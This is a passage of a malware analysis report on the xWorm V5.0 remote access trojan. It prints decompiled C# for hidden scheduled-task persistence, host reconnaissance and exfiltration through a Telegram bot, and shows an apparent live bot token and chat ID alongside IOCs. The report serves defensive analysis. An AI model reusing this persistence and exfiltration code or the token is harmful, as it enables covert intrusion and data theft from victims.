
Then, the malware uses the Windows' task scheduler to establish persistence on the system, the command used depends on the privileges it possesses.



```
try
{
    ProcessStartInfo processStartInfo = new ProcessStartInfo("schtasks.exe");
    processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    if (Conversions.ToBoolean(tfQ8IYZAg1De8wNebP3hawYPY0c6W8qDWgL5WHVc5RUPFxtpk4mzFzhOrDnbAT7v0WLSelYCuDOTRDsOg.CheckAdminPrivileges()))
    {
        processStartInfo.Arguments = string.Concat(new string[]
        {
            "/create /f /RL HIGHEST /sc minute /mo 1 /tn \"",
            Path.GetFileNameWithoutExtension(OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareExecutable),
            "\" /tr \"",
            text,
            "\""
        });
    }
    else
    {
        processStartInfo.Arguments = string.Concat(new string[]
        {
            "/create /f /sc minute /mo 1 /tn \"",
            Path.GetFileNameWithoutExtension(OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.malwareExecutable),
            "\" /tr \"",
            text,
            "\""
        });
    }
    Process process = Process.Start(processStartInfo);
    process.WaitForExit();
}
```

Figure 8. Executing Windows' task scheduler


Since the malware has ensured its persistence within the system, it proceeds to gather information which will be transmitted to a Telegram channel through a message. This message is built in the next figure.



```
using (WebClient webClient = new WebClient())
{
    string newLine = Environment.NewLine;
    string text = string.Concat(new string[]
    {
        "[illegible] [XWorm V5.0]",
        newLine,
        newLine,
        "New Clinet : ",
        newLine,
        Class0.HashSystemInfo(),
        newLine,
        newLine,
        "UserName : ",
        Environment.UserName,
        newLine,
        "OSFullName : ",
        hoLoI7B7n3Ul324xMn7nkvVWH8hXeKlCuTtsnGB4GwyBWglmt.Computer.Info.OSFullName,
        newLine,
        "USB : ",
        tfQ8IYZAg1De8wNebP3hawYPY0c6W8qDWgL5WHVc5RUPFxtpk4mzFzhOrDnbAT7v0WLSelYCuDOTRDsOg.CheckFileMatch(),
        newLine,
        "CPU : ",
        tfQ8IYZAg1De8wNebP3hawYPY0c6W8qDWgL5WHVc5RUPFxtpk4mzFzhOrDnbAT7v0WLSelYCuDOTRDsOg.GetCPU(),
        newLine,
        "GPU : ",
        tfQ8IYZAg1De8wNebP3hawYPY0c6W8qDWgL5WHVc5RUPFxtpk4mzFzhOrDnbAT7v0WLSelYCuDOTRDsOg.GetGPU(),
        newLine,
        "RAM : ",
        tfQ8IYZAg1De8wNebP3hawYPY0c6W8qDWgL5WHVc5RUPFxtpk4mzFzhOrDnbAT7v0WLSelYCuDOTRDsOg.GetRAM(),
        newLine,
        "Groub : ",
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.Version
    });
    webClient.DownloadString(string.Concat(new string[]
    {
        "https://api.telegram.org/bot",
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.telegramToken,
        "/sendMessage?chat_id=",
        OmpPE08yWp7BhVZTMsAmevAi8rKtz4anLYjYfDrKAgykuU9QufdVkLerg0fAFxJ8OROC2v6XdEdRtkpl9.telegramChatId,
        "&text=",
        text
    }));
}
```

Figure 9. Building message for Telegram channel


The function HashSystemInfo() serves as an identifier generator by retrieving system information and generating a short MD5 hash from it (see figure 10).



```
public static string HashSystemInfo()
{
    string text;
    try
    {
        text = Class0.GenerateShortMD5Hash(string.Concat(new object[]
        {
            Environment.ProcessorCount,
            Environment.UserName,
            Environment.MachineName,
            Environment.OSVersion,
            new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
        }));
    }
    catch (Exception ex)
    {
        text = "Err HWID";
    }
    return text;
}
```

Figure 10. Hash of system information

The GenerateShortMD5Hash() function hashes the information and returns a substring consisting of 21 uppercase characters, which will then be incorporated into the Telegram message.




```
public static string GenerateShortMD5Hash(string Xf6yfnKVZeZ67FNge6aBcZLI7GWrHLKVWWVTbvWJB)
{
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array = Encoding.ASCII.GetBytes(Xf6yfnKVZeZ67FNge6aBcZLI7GWrHLKVWWVTbvWJB);
    array = md5CryptoServiceProvider.ComputeHash(array);
    StringBuilder stringBuilder = new StringBuilder();
    foreach (byte b in array)
    {
        stringBuilder.Append(b.ToString("x2"));
    }
    return stringBuilder.ToString().Substring(0, 20).ToUpper();
}
```

	Value
System.Text.StringBuilder.ToString returned	"79c96032e38eae48dc1f230a9c3455f5"
string.Substring returned	"79c96032e38eae48dc1f"
string.ToUpper returned	"79C96032E38EAE48DC1F"

Figure 11. GenerateShortMD5Hash function


Finally, the message will appear as shown in the next figure:



```
https://api.telegram.org/bot5835520796:AAEDP1FiQ-0LFxO6-eDNugzON7bdAxLBrXs/sendMessage?chat_id=-4094900225&text=☠ [XWorm V5.0]\
```

Figure 12. Telegram message

Among the various information that xworm gathers there is also which of antivirus products are registered in the system. This piece of information is querying the "AntivirusProduct" class in the "SecurityCenter2" WMI namespace[9] as seen in figure 13.



```
public static string GetAntivirusProduct()
{
    string text;
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("\\\\" + Environment.MachineName + "\\root\\SecurityCenter2", "Select * from AntivirusProduct"))
        {
            StringBuilder stringBuilder = new StringBuilder();
            try
            {
                foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
                {
                    stringBuilder.Append(managementBaseObject["displayName"].ToString());
                    stringBuilder.Append(",");
                }
            }
            finally
            {
                ManagementObjectCollection.ManagementObjectEnumerator enumerator;
                if (enumerator != null)
                {
                    ((IDisposable)enumerator).Dispose();
                }
            }
            if (stringBuilder.ToString().Length == 0)
            {
                text = "None";
            }
            else
            {
                text = stringBuilder.ToString().Substring(0, checked(stringBuilder.Length - 1));
            }
        }
    }
    catch (Exception ex)
    {
        text = "None";
    }
    return text;
}
```

Figure 13. Enumerating WMI Security Center

After sending the identification message to the Telegram Chat, the client remains in a keep-alive state, waiting commands from the server. In fact, during our dynamic analysis, the server-side sent us an audio command as a greeting, meaning that they had detected our activities.

Figure 14 provides a list of functionalities on the server-side of xWorm we obtained from the various advertisement materials that can be found online.

[9] https://learn.microsoft.com/en-us/windows/win32/wmisdk/wmi-start-page




Figure 14. xWorm features

The most interesting features in Extra 1 (see figure 14) include the UAC Bypass[10] and the KeyLogger, while in Extra 2 (see figure 14) is included the ransomware functionality. All the functionalities present in the previous image are common in RATs malware type.

3.3 IOC

In the next table we inserted IoC of the xWorm sample analysed in this report.

Note: detection rates are as of time of writing, given the low rates they are likely to increase over the course of the following days as AV vendors update their products.

Type	Value	Note
SHA-256	94ec50f2df421486907c7533ee4380c219b57cf23ebab9fce3f03334408e4c06	Rdp.exe VirusTotal - 45/72
Domain: Port	copy-marco[.]gl[.]at[.]ply[.]gg:51589	VirusTotal - 8/89 AlienVault

Table 2. Indicators of compromise

[10] *Avoiding the Windows' User Account Control (UAC) is essential to privilege elevation in a restrictive environment.*

DEFENCE TECH

4

Conclusions

4. Conclusions

According to the Italian CERT (Computer Emergency Response Team), xWorm was involved in a recent malicious phishing campaign in Italy[11], however, we currently lack sufficient information to determine what version was active.

Like every other RAT malware type, the sample executed on the victim's system always acts as the client-side, which waits for the commands from the server-side.

Since xWorm is typically distributed through phishing e-mails containing malicious links or attached files and has the ability to spread by enumerating system drives, we strongly recommend implementing EDR (Endpoint Detection and Response) and anti-malware solutions to safeguard against these types of attacks. Of course, preventive measures such as following official guidelines and providing basic cybersecurity training to employees are equally essential.

[11] https://cert-agid.gov.it/news/sintesi-riepilogativa-delle-campagne-malevole-nella-settimana-16-22-settembre-2023/

DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

DONEXIT IT SECURITY

NEXT INGEGNERIA DEI SISTEMI

FORAMIL RADAR TECHNOLOGIES & DEFENCE SYSTEMS

INNODESI electronic systems

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it